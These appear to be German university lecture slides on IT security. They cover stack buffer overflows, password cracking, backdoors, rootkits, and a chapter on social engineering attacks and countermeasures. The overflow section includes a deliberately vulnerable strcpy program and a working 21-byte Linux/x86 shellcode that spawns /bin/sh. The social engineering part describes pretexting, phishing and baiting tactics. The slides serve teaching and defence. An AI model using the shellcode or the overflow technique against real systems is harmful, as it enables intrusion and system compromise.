
Ausnutzen von Buffer Overflows in Stack-Segmenten

- Ziel: Stack gezielt überschreiben, so dass
 - Rücksprungadresse auf Angreifer-Code umgebogen wird
 - Angreifer-Code das System kompromittiert (z.B. Starten einer interaktiven Shell oder Nachladen beliebiger Schadprogramme)

```
1 #include <string.h>
2
3 void kopiere_eingabe (char *eingabe)
4 {
5     char kopie_der_eingabe[128];
6     strcpy(kopie_der_eingabe, eingabe);
7 }
8
9 int main (int argc, char **argv)
10 {
11     kopiere_eingabe(argv[1]);
12 }
```

Quelltext

Anmerkung: Darstellung des Stack-Aufbaus vereinfacht!



Kleinere Hürden beim Stack-Smashing

- Rücksprungadresse ist absolut (nicht relativ) anzugeben.
- Lösung: NOPs vor eigentlichem Schadcode:

Rücksprung erfolgt
„irgendwo“ hierhin:

NOP

NOP

NOP

NOP

NOP

NOP

Schadcode beginnt
ab hier:

NOP

NOP

→ mov AH, 1

int 21

...

- Das Stack-Segment bietet nur wenig Speicherplatz für eingeschleusten Code.
- Lösungen: Shellcode kompakt in Assembler programmieren; dynamisches Nachladen von Schadcode.
- Quellcode von proprietärer Software nicht verfügbar.
- Lösung: Fuzzing

- Ziele:
 - Nachbildung des Funktionsaufrufs `system("/bin/sh");`
 - Shellcode darf keine Nullbytes (0x00) enthalten, damit u.a. `strcpy` nicht abbricht.
- Beispiel (Quelle: www.shell-storm.org; Autor: kernel_panik)
`execve ("./bin/sh")`

```
char code[ ] = "\x31\xc9\xf7\xe1\x51\x68\x2f\x2f"
                  "\x73\x68\x68\x2f\x62\x69\x6e\x89"
                  "\xe3\xb0\x0b\xcd\x80";
```
- Größe: 21 Bytes, Plattform: Linux/x86
- Alternative zum Ausführen eigenen Codes: *return-to-libc*, d.h. Einsprung in Standard-Funktionsbibliothek mit eigenen Parametern (z.B. wiederum Aufruf von `system()`).

- Am Besten: Sicheres Programmieren, z.B. `strncpy` statt `strcpy`
 - Unterstützung durch Code-Analyse-Tools, z.B. Splint
- Stack-Guarding:
 - Beim Aufruf einer Unterfunktion wird hinter der Rücksprungadresse ein Kontrollzeichen („Canary“) abgelegt.
 - Vor dem Rücksprung wird geprüft, ob das Kontrollzeichen noch intakt ist.
 - Variante: Mehrere Kopien der Rücksprungadresse.
- Nicht-ausführbare Stacks (non-executable stack)
 - Code auf dem Stack wird vom Betriebssystem generell nicht ausgeführt, damit auch kein eingeschleuster Shellcode.
 - Inzwischen von vielen Prozessoren hardware-unterstützt („NX bit“)
 - Schützt aber weder vor Shellcode auf dem Heap noch vor *return-to-libc*
- Address space layout randomization (ASLR)
 - Speicherbereiche u.a. für Stack werden zufällig gewählt.
 - Angreifer hat es schwerer, die richtige Rücksprungadresse anzugeben.

Weitere Aspekte

- Heap Corruption
 - Überschreiben von programminternen Datenstrukturen mit vom Angreifer vorgegebenen Werten
- Problematisch sind nicht nur String-Operationen
 - int-Überlauf
 - Schleifen mit Abbruchkriterien, die von der Angreifer-Eingabe nicht erfüllt werden
 - Multi-byte character encodings (Unicode)
- Format String Attacks
 - `printf(buffer)` statt `printf("%s", buffer)` bei Benutzereingaben wie "%x"
 - Überschreiben interner Datenstrukturen bei Anwendung z.B. auf `sprintf()`
- Literatur:
 - Buffer Overflow Attacks. Detect, Exploit, Prevent; Syngress Media 2005

Account/Password Cracking

- Passworteingabe ist das am weitesten verbreitete Authentifizierungsverfahren
- Ziel des Angriffs: „Erraten“ von Benutzername und Passwort
- Varianten:
 - Brute-Force Angriff
 - Dictionary Attack (Wörterbuchangriff)
 - Brechen des Hash-/Verschlüsselungsalgoritmus für das Passwort
 - Social Engineering
- Password Cracking am Beispiel älterer UNIX-Systeme:
 - Administrator (`root`) vergibt Benutzernamen
 - Eintrag in `/etc/passwd`
 - Datei für **alle** lesbar
 - Format des Eintrags

`huber:Ad9%y?SmW+zP&:23:17:Herbert Huber:/home/huber:/bin/bash`

`Username:Password:UID:GID:Gecko-String:Home-Verzeichnis:Shell`

UNIX-Authentifikation: User/Password

- Benutzer wählt Passwort
 - Passwort wird mit sich selbst als Schlüssel verschlüsselt und verschlüsselt gespeichert in /etc/passwd:
z.B. :Ad9%y?SmW+zP:<
 - Auch root kennt Passwort **nicht**
- Authentisierung:
 - Eingegebenes Passwort wird mit sich selbst verschlüsselt und mit dem in /etc/passwd verglichen.
- Verschlüsselungsalgorismus crypt (pwd, salt) bekannt
- Dictionary Attack:
 - Angreifer verschlüsselt Wörter aus Wörterbuch und vergleicht verschlüsselte Strings mit Einträgen in /etc/passwd
- Verhinderung der Dictionary Attack
 - Zus. Parameter salt in crypt
 - 12 Bit Zahl: $0 \leq \text{salt} < 4096$
 - Bei Initialisierung zufällig gewählt
 - Die ersten 2 Zeichen im Passwort String sind salt; im Beispiel: Ad
- Brute Force Dictionary Attack:
 - Angreifer muss Wörterbuch für **jeden** Benutzer mit dessen salt verschlüsseln und vergleichen
 - Bei heutiger Rechenleistung kein echtes Problem.
- Verhinderung z.B. durch:
 - Shadow Password System (nur root kann verschl. Passwort lesen)
 - One-Time Passwords
 - Alternativen zu crypt()

Implementierung

Was passiert im Kernal?

- In die Verschlüsselung fließen zwei zufällig gewählte Zeichen ("Salt") ein.
- Salt wird in der Ausgabe im Klartext hinterlegt.
- Angreifer müsste 4096 Werte pro Wörterbuch-Eintrag vorab berechnen.
- (Aus heutiger Sicht kein großer Aufwand mehr)
- Neuerer Ansatz:
 - ❑ Verschlüsselte / gehashte Passwörter in /etc/shadow ausgelagert.
 - ❑ Nur noch „root“ hat überhaupt Lesezugriff, reguläre Benutzer kommen nicht an die verschlüsselten / gehaschten Passwörter heran.
 - ❑ Längeres Salt.
 - ❑ Aufwendigere Hashverfahren, z.B. SHA-512, in mehreren Runden angewandt.
 - ❑ Nutzung von "Slow Hash Functions" wie PBKDF2, bcrypt, scrypt.

```
1 #include <stdio.h>
2 #include <unistd.h>
3
4 int main(void)
5 {
6     char *ergebnisAA, *ergebnisxy;
7
8     ergebnisAA = crypt("GeheimesPasswort", "AA");
9     printf("Salt AA: %s\n", ergebnisAA);
10
11    ergebnisxy = crypt("GeheimesPasswort", "xy");
12    printf("Salt xy: %s\n", ergebnisxy);
13
14    return 0;
15 }
```

Ausgabe: Salt AA: AA3w0THiFXV1A
Salt xy: xyj.4bikXtQ1o

Back Doors, Trap Doors

- Ziel: Angreifer will dauerhaften Zugang (Hintereingang) zu einer bereits kompromittierten Maschine
 - An der Betriebssystem-Authentisierung vorbei
 - Mit speziellen Rechten (z.B. root)
- Mechanismen z.B.:
 - „Verstecktes“ eigenes SUID-root Programm mit „shellcode“.
 - SUID-root Systemprogramm durch eigene Version mit versteckter Funktionalität austauschen.
 - Installation eines “versteckten” Netzdienstes, der zu bestimmten Zeiten einen Netz-Port öffnet und auf Kommandos wartet.
 - Eintrag in `.rhosts`-Datei von root bzw. `authorized_keys` für SSH-Zugang
- Detektion durch Integritäts-Checks:
 - Kryptographische Prüfsummen:
 - aller installierten Programme
 - Konfigurationsdateien
 - regelmäßige Überprüfung
 - Überprüfung der offenen Ports und der aktivierten Netzdienste
 - Suche nach ungewöhnlichen SUID/Sgid-Programmen
- Reaktion bei erkannten Hintertüren:
 - Vollständiges Entfernen der Schadsoftware wirklich möglich?
 - Ggf. Maschine neu bzw. aus „sauberem“ Backup aufsetzen.
 - Verwundbarkeit, die zur Kompromittierung geführt hat, muss behoben werden!

- Begriffsbildung:
 - Zusammensetzung aus *root* (= Administratorkennung unter UNIX/Linux) und *Toolkit* (= Werkzeugkasten)
 - Ursprünglich Bezeichnung für zueinander komplementäre UNIX-Systemprogramme mit eingebauten Backdoors (1. Generation Rootkits)
- Typischer Ablauf:
 - Angreifer kompromittiert Maschine und erlangt root-Berechtigung
 - Angreifer installiert Rootkit
 - Werkzeuge aus dem Rootkit bereinigen Spuren u.a. in Logfiles
 - Backdoors ermöglichen kontinuierlichen root-Zugang für Angreifer
 - Rootkits der 1. Generation bestehen aus eigenen Varianten von Kommandos und Programmen wie *ps*, *ls*, *top*, *du*, *find*, *netstat*, *passwd*, *sshd*, ...
 - Alle ersetzen Systembefehle verstecken Prozesse, Dateien etc. des Angreifers.
- Detektion über Host-IDS und Tools wie *chkrootkit*

Rootkits (Forts.)

- Rootkits der 2. Generation
 - Motivation: Alle Systemprogramme einzeln auszutauschen ist aus Angreifersicht aufwendig und fehleranfällig.
 - Neuer Lösungsansatz: Betriebssystemkern (Kernel) modifizieren
→ Dateien, Prozesse etc. des Angreifers werden vor allen Systemprogrammen versteckt
- LKM-Rootkits unter Linux
 - Loadable Kernel Module → OS-Kern wird zur Laufzeit erweitert
 - Kernelmodul ersetzt Systemfunktionen z.B. zum
 - Auslesen von Verzeichnisinhalten (Verstecken von Dateien)
 - Zugriff auf die Prozessliste (Verstecken von Malware)
 - Ggf. mit Backdoor (spezieller Funktionsaufruf liefert root-Berechtigung)
- Prävention
 - Nachladen von Kernelmodulen komplett deaktivieren
- Detektion
 - „Sauberes“ System nur nach Booten z.B. von USB-Stick oder CD

Moderne Ausprägungen

- Hypervisor-level Rootkits:
 - Rootkit übernimmt das komplette System
 - Ursprüngliches Betriebssystem wird als virtuelle Maschine ausgeführt
 - Beispiel: Blue Pill (2006)
- Bootkits:
 - Angreifer ersetzt Bootloader durch Malware
 - Hebelt auch Schutz durch komplett verschlüsselte Festplatten aus
 - Beispiele: Evil Maid Attack, Stoned Bootkit, Alureon
- Hardware- / Firmware-Rootkits:
 - Rootkit installiert sich z.B. im BIOS oder in der Firmware der Netzwerkkarte (Beispiel: Delugré-NetXtreme Rootkit 2010)
- Zuverlässige Detektion schwierig
 - Timing: Erkennen der rootkit-virtualisierten Umgebung durch veränderte Dauer z.B. von Systemaufrufen. (Problem: zu viele False-Positives)
 - Externe Analyse (Booten von CD)

- Firma RSA Security stellt u.a. weltweit stark verbreitete Token zur Authentifizierung her (RSA SecurID)
- Spear-Phishing Angriff auf RSA-Mitarbeiter: Excel-Attachment „2011 Recruitment Plan.xls“, vermutlich mit Excel 2007 geöffnet.
- Eingebettetes SWF-File nutzt Adobe-Flash-Player-Lücke aus.
- Schadcode (Abwandlung von „poison ivy“) späht Mitarbeiter-rechner aus und überträgt u.a. Passwörter an den Angreifer.

- Folgen:
 - SecurID-Quellen und -Seeds werden ausgespäht
 - US-Rüstungsunternehmen Lockheed Martin wird mit „nachgebauten“ SecurID-Token gehackt; zahlreiche weitere Unternehmen betroffen
 - Rund 40 Millionen SecurID-Token werden ausgetauscht

Security-Segen oder -Fluch?

- Browser werden mehr und mehr zum vollwertigen “Betriebssystem”
- Neue Funktionen ..., z.B.:
 - Web Storage API
 - WebSockets API
 - Cross-Origin Resource Sharing
- ... bergen neue Risiken, z.B.:
 - Benutzer stellen Rechenleistung und Speicherplatz zur Verfügung
 - Clients bauen (beliebige) Netzverbindungen auf
- Beispiel: distPaste (Jan-Ole Malchow, FU Berlin)
 - <http://www.dfn-cert.de/dokumente/workshop/2013/FolienMalchow.pdf>
 - Speichert Dateien ggf. verteilt auf mehrere Clients (2,5 MB pro Node)
 - Wer ist verantwortlich für die Inhalte?



Leibniz-Rechenzentrum
der Bayerischen Akademie der Wissenschaften

Kapitel 4: Social Engineering – der Faktor Mensch in der IT-Sicherheit

1. Social Engineering — Begriffsbildung und -abgrenzung

2. Angreifer-Perspektive:

- Ausgewählte Beispiele für Social Engineering
- Kategorisierung und Arten von Social-Engineering-Angriffen

3. Anwender-Perspektive:

- Gegenmaßnahmen für Social-Engineering-Angriffe
- Durchführung von Social Engineering Penetration Tests
- Digitale Sorglosigkeit

Begriffsbildung und Abgrenzung

- Kapitel 3: (Technische) Angriffe auf technische Systeme, z.B. DDoS-Angriff via Botnet, Remote Exploit für Serverdienst

vs.

- Social Engineering (soziale Manipulation): Angriffe richten sich nicht direkt auf technische Systeme, sondern auf ihre Benutzer. Ziele sind z.B.
 - Informationsgewinnung (vs. Vertraulichkeit)
 - Benutzer führt vom Angreifer gewünschte Aktionen aus (vs. Integrität)
 - Betrug oder Abzocke (Geld verdienen)
- Angriffsarten ergänzen sich und können überlappen:
 - Per Massen-E-Mail verschickte Phishing-Versuche
 - Trojanische Pferde locken mit vordergründiger Nutzfunktionalität
 - Schockanrufe - moderner Enkeltrick

- Ausnutzung menschlicher Eigenschaften oder Gefühle, u.a.:
 - **Hilfsbereitschaft** (z.B. Tür aufhalten)
 - **Vertrauen** (z.B. Umgang mit Personen in bestimmten Funktionen)
 - **Angst** (z.B. Drohungen, körperliche Gewalt)
 - **Respekt vor Autorität** (z.B. Wirkung von Uniformen)
 - **Schutzbedürfnis** (z.B. gegenüber der Familie oder Freunden)
 - Neugierde, Faulheit, Überraschungseffekt, Scham, Schuldgefühl, Zorn, Stolz, Neid, Narzissmus, Mitleid, ...
- Jede menschliche Schwäche kann ausgenutzt werden.
- Social Engineering gibt es immer und überall:
 - Eltern, Erzieher, Lehrer, Freundeskreis, Chef und Kollegen, Partner, ...
 - Werbung, Autoverkäufer, gesellschaftliche Normen, ...
- Bei IT-Sicherheit wird oft primär an Technik gedacht, aber zu wenig an den “Faktor Mensch”.

1. Social Engineering — Begriffsbildung und -abgrenzung

2. Angreifer-Perspektive:

- Ausgewählte Beispiele für Social Engineering
- Kategorisierung und Arten von Social-Engineering-Angriffen

3. Anwender-Perspektive:

- Gegenmaßnahmen für Social-Engineering-Angriffe
- Durchführung von Social Engineering Penetration Tests
- Digitale Sorglosigkeit

Beispiele für Social Engineering (1)

Soziale Netzwerke

■ Robin Sage (2010)

- Social Media Profile bei Facebook, LinkedIn, Twitter, ...
- 25 Jahre, Master-Abschluss vom MIT
- IT-Sicherheitsberaterin mit 10 Jahren Berufserfahrung

- Kontaktaufnahme mit 300 Personen:
Andere IT-Sicherheitsexperten, Mitarbeiter von
Rüstungsfirmen und Behörden, hochrangige Offiziere, ...
- Job-Angebote u.a. von Google und Lockheed Martin
- Diverse Aufträge mit Zugang zu vertraulichen Dokumenten, Informationen über Bankkonten, Truppenstandorte,
...
- Diverse Einladungen zum Abendessen ;-)

- Alles ein Fake:
Experiment von Thomas Ryan zur Vertrauensseligkeit in Social Networks
- Operation „Robin Sage“ ist eine vierwöchige Übung für US-Spezialeinheiten („unconventional warfare exercise“).



Foto: ThePOC.net

Beispiele für Social Engineering (2)

Kompromittierte US-Behörde

■ Elektronische Geburtstagsgrußkarte

- Zwei Angestellte erwähnen Geburtstag ihres Chefs auf Facebook.
- Angreifer schickt E-Grußkarte im Namen eines der beiden.
- Link in E-Mail verweist auf Malware; Rechner vollständig kompromittiert.

■ Emily Williams:

- 28 Jahre alt, MIT-Abschluss, 10 Jahre Berufserfahrung
- Eigentlich Kellnerin eines Restaurants in Behördennähe
- Innerhalb von 24h nach Anlegen des Facebook-Profil:
 - 60 Facebook-Freunde
 - 55 LinkedIn-Bekannte
 - Drei Job-Angebote von anderen Firmen
- Emily bewirbt sich bei der Behörde:
 - Wird eingestellt, neue Kollegen helfen ihr mit Berechtigungen
 - Social Media Seiten ergänzt um Link auf Malware-Weihnachtskarte
 - Java-Exploit kompromittiert diverse Clients



Bildquelle / Details: <http://nakedsecurity.sophos.com/2013/11/03/fake-femme-fatale-dupes-it-guys-at-us-government-agency/>

Emily Williams und die kompromittierte US-Behörde

- War “nur” ein bezahlter Penetration-Test:
 - Durchgeführt von Fa. World Wide Technology
 - Abgestimmt mit der Behördenleitung
- Fazit des Testleiters:
 - “[Attractive women can open locked doors in the male-dominated IT industry.](#)” - Paralleltest mit männlichem Fake-Profil war erfolglos.
 - “[People are trusting and want to help others. Unfortunately, \[...\] employees don't always think that they could be targets for social engineering because they're not important enough in the organization. They're often unaware of how a simple action like friending somebody on Facebook, for example, could help attackers establish credibility.](#)”

Quelle: <http://nakedsecurity.sophos.com/2013/11/03/fake-femme-fatale-dupes-it-guys-at-us-government-agency/>

Beispiele für Social Engineering (3)

- USB-Sticks für Bankangestellte
 - Bank beauftragt Security Assessment inkl. Social Engineering
 - Bankangestellte wissen, dass auch der Faktor Mensch getestet wird
 - 20 USB-Sticks mit Malware auf Parkplatz, Weg zur Kantine, etc. „verloren“
 - 15 USB-Sticks werden gefunden, alle 15 werden am Arbeitsplatz ausprobiert
- Kevin Mitnick (Buch: The Art of Deception; Biographie: Ghost in the Wires)
 - Ehemals meistgesuchter Social Engineer der USA
 - „Lieblingswaffe“ Telefon; gibt sich z.B. oft als ranghoher Polizist aus
 - Hacking als Sport:
 - Keine monetäre Motivation; arbeitet nebenher (meist) unauffällig.
 - Kopiert sich interne Dokumente, E-Mails, Sourcecode, ... just for fun
 - Teamwork und Hackerkriege:
 - Mitnick griff oft auf Exploits und Tools befreundeter Hacker zurück
 - Rivalitäten und falsche Freunde führen letztlich zu seiner Verhaftung

Beispiele für Social Engineering (4)

Baiting mit Geschenken (10/2013)

The Telegraph

Search - enhanced by Google

Friday 08 November 2013

Home News World Sport Finance Comment Culture Travel Life Women Fashion Luxury Tech

Dating Offers Jobs

USA Asia China Europe Middle East Australasia Africa Nelson Mandela South America Central Asia

France | Francois Hollande | Germany | Angela Merkel | **Russia** | Vladimir Putin | Greece | Spain | Italy

HOME » NEWS » WORLD NEWS » EUROPE » RUSSIA

Russia 'spied on G20 leaders with USB sticks'

Russia used complimentary 'Trojan horse' pen drives to spy on delegates at G20 summit, it has been reported

By Nick Squires, Rome, Bruno Waterfield in Brussels and Peter Dominiczak
12:13PM GMT 29 Oct 2013

 Russia spied on foreign powers at last month's G20 summit by giving delegations USB pen drives capable of downloading sensitive information from laptops, it was claimed today.

The devices were given to foreign delegates, including heads of state, at the summit near St Petersburg, according to reports in two Italian newspapers, *La Stampa* and *Corriere della Sera*.

Downing Street said David Cameron was not given one of the USB sticks said to have contained a Trojan horse programme, but did not rule out the possibility that officials in the British delegation had received them.

The Prime Minister's official spokesman said: "My understanding is that the Prime Minister didn't receive a USB drive because I think they were a gift for delegates, not for leaders."

Asked if Downing Street staff were given the USBs, he said: "I believe they were part of the gifts for delegates."

More From The Web

Delegations also received mobile phone recharging devices which were also reportedly capable of secretly tapping into emails, text messages and telephone calls.

The latest claims of international espionage come on the heels of allegations that the United States' National Security Agency spied on friendly European powers, including Germany, France, Spain and Italy, by covertly monitoring tens of millions of telephone calls.

The alleged attempts by Moscow to access secret information from foreign powers at the G20 came at a time of high tension between the US and Russia, in particular over Syria and the Russian granting of asylum to former NSA systems analyst Edward Snowden.

Suspicions were first raised about the Russian spying campaign by Herman Van Rompuy, the President of the European Council, according to *Corriere della Sera*, which carried the story on its front page.

He ordered the USB pen drives and other devices received by the delegates in St Petersburg to be analysed by intelligence experts in Brussels, as well as Germany's secret service.

1. Social Engineering — Begriffsbildung und -abgrenzung

2. Angreifer-Perspektive:

- Ausgewählte Beispiele für Social Engineering
- Kategorisierung und Arten von Social-Engineering-Angriffen

3. Anwender-Perspektive:

- Gegenmaßnahmen für Social-Engineering-Angriffe
- Durchführung von Social Engineering Penetration Tests
- Digitale Sorglosigkeit

■ Grundlegend zu unterscheiden:

- Passive Angriffe** (keine Interaktion mit dem Opfer), u.a.
 - Belauschen von Gesprächen
 - Beim Tippen „über die Schulter schauen“ (**shoulder surfing**)
 - Durchsuchen von Papiertonnen (**dumpster diving**)
 - Liegenlassen präparierter USB-Sticks (**baiting**)
- Aktive Angriffe**, u.a.
 - Am Telefon als Mitarbeiter der IT-Abteilung oder guter Bekannter/Assistent des Chefs ausgeben (**pretexting**)
 - Kontaktaufnahme per E-Mail (**phishing**)
 - Internet-Bekanntschaften, z.B. über fingiertes Facebook-Konto

■ Etablierte Kategorien:

- Human-based Social Engineering** (ohne technische Hilfsmittel)
- Computer-based Social Engineering** (mit technischen Hilfsmitteln)
- [Reverse Social Engineering]** (Opfer wendet sich freiwillig an Angreifer)

Kategorie Human-based Social Engineering

- **Dumpster Diving**
 - Klausurentwürfe in der Papiertonne?
- **Shoulder Surfing**
 - Notebook-Nutzung im Hörsaal?
- **Tailgating**
 - PIN-Code gesicherte Türen
- **Badge Surveillance**
 - Selbstgedruckte Mitarbeiterausweise?
- **Pretexting**
- **Quid pro quo**
 - Schokolade für Hausaufgabenblätter?
- **People Watching**
- **Diversion Theft**

Kategorie Computer-based Social Engineering

■ Phishing

- Clone phishing (“Update” echter E-Mails)
- Spear phishing (personalisiertes Phishing)
- Whaling (Phishing z.B. gegen hochrangigen Mitarbeiter)
- CEO Fraud (Manipulation zur Überweisung von Geld)
- Vishing (Voice Phishing; Ziel: Opfer ruft Angreifer an)
- Evil Twins (rogue WiFi access points)

■ Baiting

- Im Hörsaal verlorener USB-Stick?

■ Forensic analysis (“Dumpster diving” für Elektronik)

■ Electronic badges (Duplizieren elektronischer Schlüssel)

Typische Eigenschaften von erfolgreichen Social Engineers

■ Können gut mit Menschen kommunizieren

- Harmlose Unterhaltung - Angriff wird gar nicht bemerkt
- Vortäuschen diverser Stimmungslagen (hektisch, ärgerlich, traurig, ...)
- Fachjargon des Opfers und seiner Umgebung wird beherrscht
- Glaubliche Vertrauensgewinnung oder Positionierung als Autorität

■ Sind geduldige Schauspieler

- Vorgespielte Person muss authentisch wirken:
 - Junge Menschen gehen selten als CEOs von Großkonzernen durch.
 - Wer behauptet, in München geboren zu sein oder studiert zu haben, sollte bayerisch verstehen/sprechen oder Uni-Alltag beschreiben können.
- Auskundschaften und Vertrauen aufbauen kann dauern.
- Flexibilität und Anpassungsfähigkeit, gutes Faktengedächtnis.

■ Sind sich nicht zu gut

- Dumpster Diving macht nicht unbedingt Spaß.
- Tarnung als Reinigungspersonal impliziert entsprechende Tätigkeit. ;-)

1. Social Engineering — Begriffsbildung und -abgrenzung

2. Angreifer-Perspektive:

- Ausgewählte Beispiele für Social Engineering
- Kategorisierung und Arten von Social-Engineering-Angriffen

3. Anwender-Perspektive:

- Gegenmaßnahmen für Social-Engineering-Angriffe
- Durchführung von Social Engineering Penetration Tests
- Digitale Sorglosigkeit

Typische Merkmale in der „Story“ von SE-Angriffen

- Gefühl der Dringlichkeit erzeugen
- Stress erzeugen
- Drohen mit negativen Konsequenzen
- Fragen nach Bypass-Verfahren bzw. Ausnahmen
- Viele/Hohe Berechtigungen erbitten
- Sehr neugieriges Nachfragen
- Unnötig viel Fachjargon verwenden
- Schwammige Angaben machen
- „Zu gut um wahr zu sein“
- Der Ton ist ungewöhnlich



Skeptisch werden!

■ Pretexting - Sich für jemand anderen ausgeben

- Am Telefon als Mitarbeiter der IT-Abteilung oder guter Bekannter/Assistent des Chefs ausgeben
- Anruf der Polizei
- Pressevertreter
- Enkeltrick / Schockanrufe

⇒ Gesundes Maß an Misstrauen und Vorsicht

⇒ Gespräch beenden und zurückrufen oder Kanal wechseln

⇒ Bei Zweifeln Kollegen zu Rate ziehen

Gegenmaßnahmen

- Gutes Social Engineering funktioniert immer. ;-)
- Beispielmaßnahmen:

Technisch:


- Dumpster Diving**: Aktenvernichtung / Papiertonnen abschließen
- Shoulder Surfing**: Sichtschutzfolien für Notebook-Displays
- Tailgating**: Wachdienst, Vereinzelungsanlagen, Tür vor der Nase schließen
- Baiting**: Systeme einschränken, z.B. USB-Ports deaktivieren

Organisatorisch:

- Sensibilisieren** durch Schulungen, Plakate, Übungen, ...
- Klare Anweisungen** z.B. zu Auskünften am Telefon
- Meldepflicht** für verdächtige Vorkommnisse inkl. Tests

Beispiele

Awareness-Poster



Quelle: Malta Information Technology Agency



Quelle: ENISA

